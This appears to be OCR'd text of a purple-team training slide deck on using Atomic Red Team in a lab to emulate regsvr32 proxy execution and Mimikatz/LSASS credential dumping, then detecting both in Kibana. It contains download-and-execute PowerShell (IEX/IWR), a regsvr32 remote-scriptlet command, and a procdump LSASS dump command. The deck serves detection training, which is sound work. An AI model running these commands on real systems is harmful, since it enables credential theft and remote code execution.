


Applied Purple Teaming – LC1200 Adversarial Simulation
Atomic Red Team

Related Applied Purple Teaming Lab: L1200

MITRE:
T1219.010 – Signed Binary Proxy Execution / .010 Regsvr32
T1003.001 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz

Adversarial Simulation Exercises
Atomic Red Team

Improving Posture through Continuous Risk Assessment

- Techniques, as defined in the MITRE Matrix
- Cyclical testing and iteration of controls, defenses, alerts and response
- This is a constantly evolving framework maintained by an amazing community of contributors
- Spreadsheets for documenting progress and growth

defensiveorigins.com

https://mitre-attack.github.io/attack-navigator/v3/enterprise/

Atomic Purple Team Phase: Ingest/Analysis

Lifecycle Ingest & Goal Setting


The Ingest: **MITRE ATT&CK Framework**

The specific attack/component?

- Any technique in the matrix

The goal of the lifecycle:

- Learn threat emulation lifecycles
- Map APT lifecycles to emulated threats
- Atomic Red Team is not just another tool



https://attack.mitre.org/
https://github.com/redcanaryco/atomic-red-team

Atomic Purple Team Phase: Ingest/Analysis

Links:
https://attack.mitre.org/

Planning – Methodology


Perform a holistic review of network and domain

Create a lab / dev / testing environment

Learn how to use the Atomic Red Team toolkit

Review control documents (policies / procedures)

Perform a Lifecycle test against the lab




defensiveorigins.com

Atomic Purple Team Phase: Planning

Links:
https://attack.mitre.org/
https://atomicredteam.io/
https://github.com/redcanaryco/atomic-red-team

Attack Methodology



MITRE has designed the methodology

- Install the Atomic Red Team framework
- Pick a technique
- Run the attack
- Respond to the emulated threat
- Check for IoCs
- Map IoCs to response processes (create playbooks)
- Validate incident handling procedures
- Ensure alerts are accurate, contain details, and get to the correct personnel (high fidelity)

defensiveorigins.com

Atomic Purple Team Phase: Attack


Links:
https://attack.mitre.org/
https://atomicredteam.io/
https://github.com/redcanaryco/atomic-red-team

Attack Methodology - Installation

Install the framework with PowerShell:

```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-
    atomicredteam/master/install-atomicredteam.ps1' -
    UseBasicParsing);
Install-AtomicRedTeam -getAtomics
```

Note: NuGet provider prompt




```
PS C:\Users\itadmin.LABS> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-at
omicredteam.ps1' -UseBasicParsing);
PS C:\Users\itadmin.LABS> Install-AtomicRedTeam -getAtomics

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
 provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\itadmin.LABS\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by
running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install
and import the NuGet provider now?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
Installation of Invoke-AtomicRedTeam is complete. You can now use the Invoke-AtomicTest function
See Wiki at https://github.com/redcanaryco/invoke-atomicredteam/wiki for complete details
PS C:\Users\itadmin.LABS>
```

defensiveorigins.com

Atomic Purple Team Phase: Attack

Commands:

```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-
      atomicredteam/master/install-atomicredteam.ps1' -
      UseBasicParsing);
Install-AtomicRedTeam -getAtomics
```

Links:


https://attack.mitre.org/
https://github.com/redcanaryco/atomic-red-team
https://github.com/redcanaryco/invoke-atomicredteam


Attack Methodology – T1218 – Signed Binary Proxy Execution

Sub-Technique: Regsvr32
Execute T1218.010 (Regsvr32):

```
Invoke-Atomic Test T1218.010
```

Calculator should "pop"





defensiveorigins.com

Atomic Purple Team Phase: Attack

Commands:

```
Invoke-Atomic Test T1218.010
```


MITRE:
T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32

Links:
https://attack.mitre.org/
https://github.com/redcanaryco/atomic-red-team
https://github.com/redcanaryco/invoke-atomicredteam

Hunt and Defend Methodology

Check the dashboard:

- Choose the **logs-*** index
- Search **regsvr32**
- Verify time scale is appropriate
- Set refresh period (or not)
- Toggle columns of interest



ws01.lab s.local	regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/t1218.010/src/regsvr32.sct scrobj.dll	regsvr32.exe
ws01.lab s.local	-	-
ws01.lab s.local	-	-
ws01.lab s.local	"c:\windows\system32\cmd.exe" /c "regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/t1218.010/src/regsvr32.sct scrobj.dll"	cmd.exe


defensiveorigins.com


Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:
'regsrv32'

MITRE:
T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32


Hunt and Defend Methodology





Sort the dashboard output.

- Expand the document
- Toggle the **process_command_line, param3, rule_techique_name** fields



defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:
'regsrv32'

MITRE:
T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32

Attack Methodology


Gather the pre-requisites for T1003 (Credential Dumping)

```
Invoke-Atomic T1003 -GetPreReqs
```

Note the addition of "GetPreReqs"

```
PS C:\> Invoke-AtomicTest t1003 -GetPreReqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

GetPreReq's for: T1003-1 Powershell Mimikatz
No Preqs Defined
GetPreReq's for: T1003-2 Gsecdump
Attempting to satisfy prereq: Windows Credential Editor must exist on disk at specified location (C:\AtomicRedTeam\atomi
cs\T1003\bin\gsecdump.exe)
```



Show Available Tests for T1003 (Credential Dumping)

```
Invoke-Atomic T1003 -ShowDetailsBrief
```

- Choose a test to execute

```
PS C:\> Invoke-AtomicTest t1003 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1003-1 Powershell Mimikatz
T1003-2 Gsecdump
T1003-3 Windows Credential Editor
T1003-4 Registry dump of SAM, creds, and secrets
T1003-5 Dump LSASS.exe Memory using ProcDump
T1003-7 Offline Credential Theft With Mimikatz
T1003-8 Dump Active Directory Database with NTDSUtil
T1003-9 Create Volume Shadow Copy with NTDS.dit
T1003-10 Copy NTDS.dit from Volume Shadow Copy
T1003-11 GPP Passwords (findstr)
T1003-12 GPP Passwords (Get-GPPPassword)
T1003-13 LSASS read with pypykatz
T1003-14 Registry parse with pypykatz
```

defensiveorigins.com

Atomic Purple Team Phase: Attack

Commands:

```
Invoke-Atomic T1003 -GetPreReqs
Invoke-Atomic T1003 -ShowDetailsBrief
```

MITRE:

T1003 - OS Credential Dumping

Attack Methodology - Mimikatz

Run just T1003 test 1, PowerShell Mimikatz

```
Invoke-Atomic T1003 -GetPreReqs
```


```
PS C:\> Invoke-AtomicTest t1003 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1003-1 Powershell Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(powershell) # exit
Bye!
```



defensiveorigins.com

Atomic Purple Team Phase: Attack

Commands:


```
Invoke-Atomic Test T1003 –TestNumbers 1
```


MITRE:
T1003 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz

Links:
https://attack.mitre.org/
https://github.com/redcanaryco/atomic-red-team
https://github.com/redcanaryco/invoke-atomicredteam
https://github.com/gentilkiwi/mimikatz

Hunt and Defend Methodology

Search for **mimikatz** in Elastic under the logs-* index
- Expand the document (see below)
- Sort the output
- Toggle various fields
- Verify mimikatz is caught in logs





defensiveorigins.com


Atomic Purple Team Phase: Hunt and Defend


Kibana Search Term:
"`mimikatz`"

MITRE:
T1003 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz

Hunt and Defend Methodology

Change the log index to **elastalert_status** and see if anything is getting caught






defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:
"`mimikatz`"

MITRE:
T1003 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz

Hunt and Defend Methodology



Change the log index to **elastalert_status** and see if anything is getting caught

- Clear the search entry
- Verify the time scale and refresh settings are appropriate
- Toggle various fields (**rule_name, match_body.process_command_line, match_body.RuleName**)
- Check out the MITRE mapping!

rule_name	match_body.process_command_line	match_body.RuleName
Usage-of-Sysinternals-Tools-2_0	c:\atomicredteam\atomics\t1003\bin\procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass_dump.dmp	technique_id=T1003,technique_name=Credential Dumping
Usage-of-Sysinternals-Tools-2_0	"c:\windows\system32\cmd.exe" /c "c:\atomicredteam\atomics\t1003\bin\procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass_dump.dmp"	technique_id=T1059,technique_name=Command-Line Interface

defensiveorigins.com


Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:
"`mimikatz`"

MITRE:
T1003 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz

Adjust / Harden

- Are adjustments needed to reach LC Goal?
- Document adjustments and attempt attack/defense again.



defensiveorigins.com


Atomic Purple Team Phase: Adjust / Harden

Lessons Learned

New Techniques Learned?
- Atomic Red Team framework usage
- Elastalert

Gained Experience?
- Regsvr32
- Credential dumping

Has the organization's security posture been improved?




defensiveorigins.com

Atomic Purple Team Phase: Lessons Learned

MITRE:
T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32
T1003 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz


Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com

Atomic Purple Team Phase: Reporting



Atomic Purple Team Phase: Lessons Learned

Commands:

```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics
```

Applied Purple Team Lab: L1200
Related Atomic Purple Team Report: N/A

MITRE:
T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32
T1003 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz

Event IDs:
4624 - An account was successfully logged on.
4625 - An account failed to log on.

Links:
https://github.com/redcanaryco/atomic-red-team
https://mordordatasets.com/introduction.html

https://github.com/OTRF
https://attack.mitre.org/
https://github.com/redcanaryco/atomic-red-team
https://github.com/redcanaryco/invoke-atomicredteam
https://docs.google.com/document/d/1c8_WRHp68Py9kyMYqMrs6aQ6ppcfLouV8jQ07UY27yE/